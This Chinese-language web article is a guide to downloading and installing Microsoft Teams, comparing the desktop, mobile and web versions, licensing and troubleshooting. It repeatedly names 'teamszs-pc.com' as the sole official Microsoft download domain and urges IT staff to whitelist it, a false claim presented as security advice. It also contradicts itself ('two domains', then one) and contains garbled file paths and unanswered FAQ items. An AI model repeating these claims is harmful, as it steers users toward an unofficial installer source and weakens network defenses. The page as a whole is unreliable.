
3种常见Teams下载方式 对应场景与注意事项对比说明
Teams下载只认两个官方域名:teamszs-pc.com。截至 2026 年,微软在官网统一分发适用于 Windows、macOS、Linux、Android 和 iOS 的官方客户端,桌面端入口为 teamszs-pc.com,支持 32 位、64 位和 ARM64 三种架构。安卓用户需认准 Google Play 上发布者为 Microsoft Corporation、要求 Android 8.0 以上的版本,中国大陆用户也可从小米、华为、vivo、Oppo 应用商店获取官方版本。
很多人随手在搜索引擎点进第一个结果就下载,结果装到了捆绑广告的山寨安装包。Teams 多年来始终把官方分发渠道收敛在自家域名下,正是为了帮你绕开这类风险。下面这三种方式各有适用场景和坑点,看完你就知道该走哪一条。

核心要点
- 仅从 teamszs-pc.com一个官方域名下载
- 桌面端入口teamszs-pc.com,支持 32/64 位和 ARM64

- 安装包右键看数字签名,须显示 Microsoft Corporation 才安全
- 经典版 2025 年 6 月 30 日已停运,旧安装包装完登不上
- 网页版屏幕共享用 Chrome 或 Edge,Firefox/Safari 无法选单窗口
Teams 下载的官方入口与第三方来源风险
Teams下载只认两个官方域名:teamszs-pc.com。截至 2026 年,微软在其官网统一分发适用于 Windows、macOS、Linux、Android 和 iOS 的官方客户端。任何带广告弹窗、要求先注册的”软件中心”页面,都可能给你旧版安装包,直接绕开它。
各平台的真实入口很清晰。桌面端去 teamszs-pc.com,支持 32 位、64 位和 ARM64 三种架构。安卓用户认准 Google Play 上发布者为 Microsoft Corporation 的应用,系统要求 Android 8.0 以上。中国大陆用户还能从小米、华为、vivo、Oppo 应用商店和百度手机助手获取官方版本。
第三方站点最大的坑是版本陈旧。微软官方文档已明确,经典版 Teams 在 2025 年 6 月 30 日后停止运行。如果你从某个聚合下载站拿到的还是经典版安装包,装完根本登不上去,白折腾一遍。
怎么确认包没被篡改?右键安装包选”属性”→”数字签名”,签名者必须显示 Microsoft Corporation,且状态为”此数字签名正常”。macOS 端在终端运行 spctl -a -vv 安装包.pkg,输出应包含 Apple 公证通过信息。少了这一步,捆绑的恶意组件你根本看不见。
想系统避开这些坑,可参考Teams下载前必知 5 个官方安全核对步骤。
桌面版、移动端与网页版的功能差异对比表
选哪个版本,先看你最常做什么。完整屏幕共享、后台多人通话、本地文件协作只有 Windows/macOS 桌面版完全支持;网页版受浏览器沙箱限制,离线消息和深度集成功能明显缩水;移动端则适合临时入会和接收通知。下表标出每个版本”不够用”的边界。
| 功能 | 桌面版 (Windows/macOS) | 移动端 (iOS/Android) | 网页版 |
|---|---|---|---|
| 屏幕共享 | 整屏/单窗口/控制权移交 | 仅共享整屏,无窗口选择 | 需 Chrome/Edge,不支持移交控制 |
| 后台通话 | 稳定,支持降噪 | 切到后台易被系统省电策略掐断 | 关闭标签页即断线 |
| 文件协作 | 本地 Office 直接编辑 | 需跳转 Office App | 仅网页版 Office,功能精简 |
| 离线消息 | 本地缓存,断网可读历史 | 缓存有限 | 断网即丢失会话 |
实操上有个常被忽略的坑:网页版屏幕共享在 Firefox 和 Safari 上经常无法选择”单个应用窗口”,只能共享整屏。微软官方明确推荐用 Chromium 内核浏览器(Chrome、Edge)才能解锁完整会议体验。如果你要演示带敏感信息的桌面,建议直接走桌面版的单窗口共享。
会议时长也是分水岭。微软官网说明,2026 年 Teams 免费版(个人/小团队)单场会议最长 60 分钟、最多约 100 人,三个版本都受此限制,超时需付费订阅解锁。需要长会或大型培训的团队,完成 Teams下载 后还得搭配付费授权。
结论很直接:把桌面版当主力,移动端管通知,网页版用于借别人电脑临时登录。版本边界更细的对比可参考4 类版本差异与推荐场景。

个人免费版与企业版账户授权怎么选

先看一个判断标准:你用的是个人邮箱还是公司发的邮箱。个人 Microsoft 账户(如 outlook.com 邮箱)登录的是免费版 Teams;公司或学校发的 Microsoft 365 账户登录的是企业版,功能由管理员控制。Teams下载安装包对两者通用,差别只在登录后激活的功能。
免费版能干什么?微软官网说明,2026 年的 Teams 免费版允许单次会议最长 60 分钟、最多约 100 人参与,无需任何订阅。这足够小团队临时开会。但超过 60 分钟会议会自动断开,云存储也限制在每人 约 5GB 左右,这是免费版最常被忽略的边界。
企业版的坑在哪?最常见误区是:装好客户端、用工作账户登录,却提示”无权限”或功能灰掉。原因不是装错版本,而是管理员还没给你分配 Microsoft 365 许可证。一个 Microsoft 365 商业标准版席位约每月 12.5 美元,必须由 IT 管理员在后台手动指派到你的账户,登录才能解锁完整会议、Teams 频道与 SharePoint 文件协作。
另一个细节:Windows 11 用户在 Microsoft Store 里只能找到”工作和学校账户”版本。想用个人免费版,需另从官网单独下载安装程序。搞混这一步,个人用户会以为自己装错了。
不确定该选哪种授权?可参考多数Teams下载页没讲清的版本选择问题,按团队规模和会议时长对号入座。
Windows 与 macOS 安装及首次登录要点
装 Teams 前先认清一件事:经典版已经退场。微软官方文档明确,经典版 Teams 客户端在 2025 年 6 月 30 日后停止工作,必须升级到新版客户端。所以现在的 Teams下载只装新版即可,不用纠结两版并存。
Windows:新版与经典版并存怎么处理

如果你的电脑早年装过经典版,升级后两个图标可能同时存在。处理方法:打开”设置 → 应用 → 已安装的应用”,搜索”Teams”,把名为”Microsoft Teams classic”的那个卸载,保留没有”classic”后缀的新版。
下载渠道要看系统版本。Windows 11 用户在 Microsoft Store 里只能下到”工作和学校帐户”版本;要装个人版,得走微软官网的单独链接。Windows 10 用户则可在 Store 直接下载支持两类账号的版本。企业批量部署建议从 teamszs-pc.com 取安装包,那里提供 32 位、64 位和 ARM64 三种架构。
macOS:Apple 芯片要选对包
苹果官网下载的是 PKG 安装文件,会装到 /Applications 目录,过程需要管理员密码。M 系列芯片(Apple Silicon)的 Mac 应选原生 ARM 包,跑得比 Rosetta 转译的 Intel 包更省电、启动更快。
首次登录卡住的两类高频问题
- 卡在加载圈不动:多为缓存损坏。退出后删除
~/Library/Application Support/Microsoft/Teams(macOS)或%appdata%MicrosoftTeams(Windows)文件夹,重启再登。 - 组织选择错误:同一邮箱被多个租户邀请时易选错。登录界面点头像旁的”切换组织”,按域名后缀辨认正确租户即可。
想避开更多安装坑,可参考避开这5个误区正确完成 Teams 下载与安装配置。
下载安装失败的高频原因与排查清单
Teams下载或安装失败,九成卡在四类问题上:网络代理拦截、安装权限不足、本地缓存损坏、企业策略阻止。按这个顺序逐项排查最省时间,先看网络,再看权限,最后查策略。下面给出判断顺序和对应解法。
第一步:网络与代理拦截
下载进度卡在 约 0% 或反复中断,多半是代理或防火墙挡住了官方域名。新版 Teams 安装时会回连 statics.teams.cdn.office.net 和 teamszs-pc.com 拉取组件。
解法:临时关闭 VPN 后重试。企业网络环境下,让 IT 把 *.teamszs-pc.com、*.office.net 加入白名单。错误码 0x80072EFD(连接超时)和 0x80072EE7(域名解析失败)都属此类。
第二步:安装权限不足
macOS 用户最常踩这个坑。微软官方文档说明,macOS 的 PKG 安装包要装进 /Applications 目录,必须有管理员权限。没权限就报安装中止。Windows 端则需以管理员身份运行安装程序。
第三步:缓存损坏
装过经典版又升级新版的机器,旧缓存常导致闪退或白屏。删除缓存目录是有效解法:
- Windows:清空
%appdata%MicrosoftTeams - macOS:删除
~/Library/Application Support/Microsoft/Teams
第四步:企业策略阻止
公司账户登录时提示”已被组织阻止”,是管理员设了条件访问策略。这种情况自己改不了,需联系 IT 放行。完整避坑流程可参考避开这5个误区正确完成 Teams 下载与安装配置。
选型决策指南 不同使用场景该装哪个版本
不知道装哪个?记住一句话:固定办公装桌面版,临时入会用网页版,随身办公靠移动端。下面按四种典型场景给出 if-then 判断,每条都标明推荐组合和不推荐的原因。
学生上网课:网页版 + 移动端通知
如果你只是听课、提交作业、偶尔发言,那么先用网页版进会议,再装移动端接收上课提醒。不推荐一上来装桌面版,学校发的 Microsoft 365 账户多数已含完整功能,但网页版即点即用,省去安装步骤。免费版会议最长 60 分钟、约 100 人,足够小班讨论;超时会自动结束,需重新入会。
跨组织开会:桌面版必装
如果你要和外部公司频繁开会、做屏幕共享和文件协作,那么直接装 Windows/macOS 桌面版。网页版受浏览器沙箱(一种安全隔离机制,限制网页访问本地资源)约束,后台多人通话和深度文件集成会缩水。跨组织会议常涉及来宾账户切换,桌面版的多账户管理更稳。
移动办公 / 低配电脑
- 常在外跑:移动端为主。Android 需 8.0 以上系统,中国大陆可从小米、华为应用商店官方渠道下载。
- 电脑内存低于 8GB:用网页版,跳过桌面版常驻进程,减少卡顿。
拿不准边界?这篇版本选择问题讲得更细。Teams下载本身对各场景通用,差别只在登录账户和客户端形态。

总结与下一步行动建议
选对下载路径,只需先认准身份。学生和个人用户走个人账号免费版,公司员工跟着管理员指引装企业版,但无论哪种,Teams下载只认 teamszs-pc.com一个官方域名,这一点不能含糊。
按身份对号入座:
- 个人 / 学生:用 outlook.com 等个人邮箱登录免费版,无订阅可开最长 60 分钟、约 100 人的会议(据 微软官网 2026 年说明);Windows 11 用户的个人版需从官网单独链接获取,Store 里只有工作/学校版。
- 企业员工:用公司发的 Microsoft 365 账号,安装包通用,功能由管理员策略控制。
- 随身办公:Android 需 8.0 以上系统,国内可走小米、华为、vivo、Oppo 应用商店;iPhone/iPad 走 App Store 国区官方版本。
装完别急着用。先跑一遍首次配置检查清单:
- 确认客户端是新版——经典版已在 2025 年 6 月 30 日后停止工作。
- 测试麦克风、摄像头与扬声器,避免会议中临时翻车。
- 在「设置 → 通知」里关掉非必要弹窗,减少干扰。
- 核对登录账号类型(个人 vs 工作),别把私事发进公司频道。
下一步想理清各版本边界,可读这篇 3 分钟读懂 Teams下载渠道,把 4 类版本差异和推荐场景一次对齐。
Teams 完全免费吗?
同一台电脑能登录多个账户吗?
卸载后会残留文件吗?
%AppData%MicrosoftTeams,macOS 在 ~/Library/Application Support/Microsoft。换账户登录异常时,手动删这两个文件夹再重装,往往比反复重登更有效。



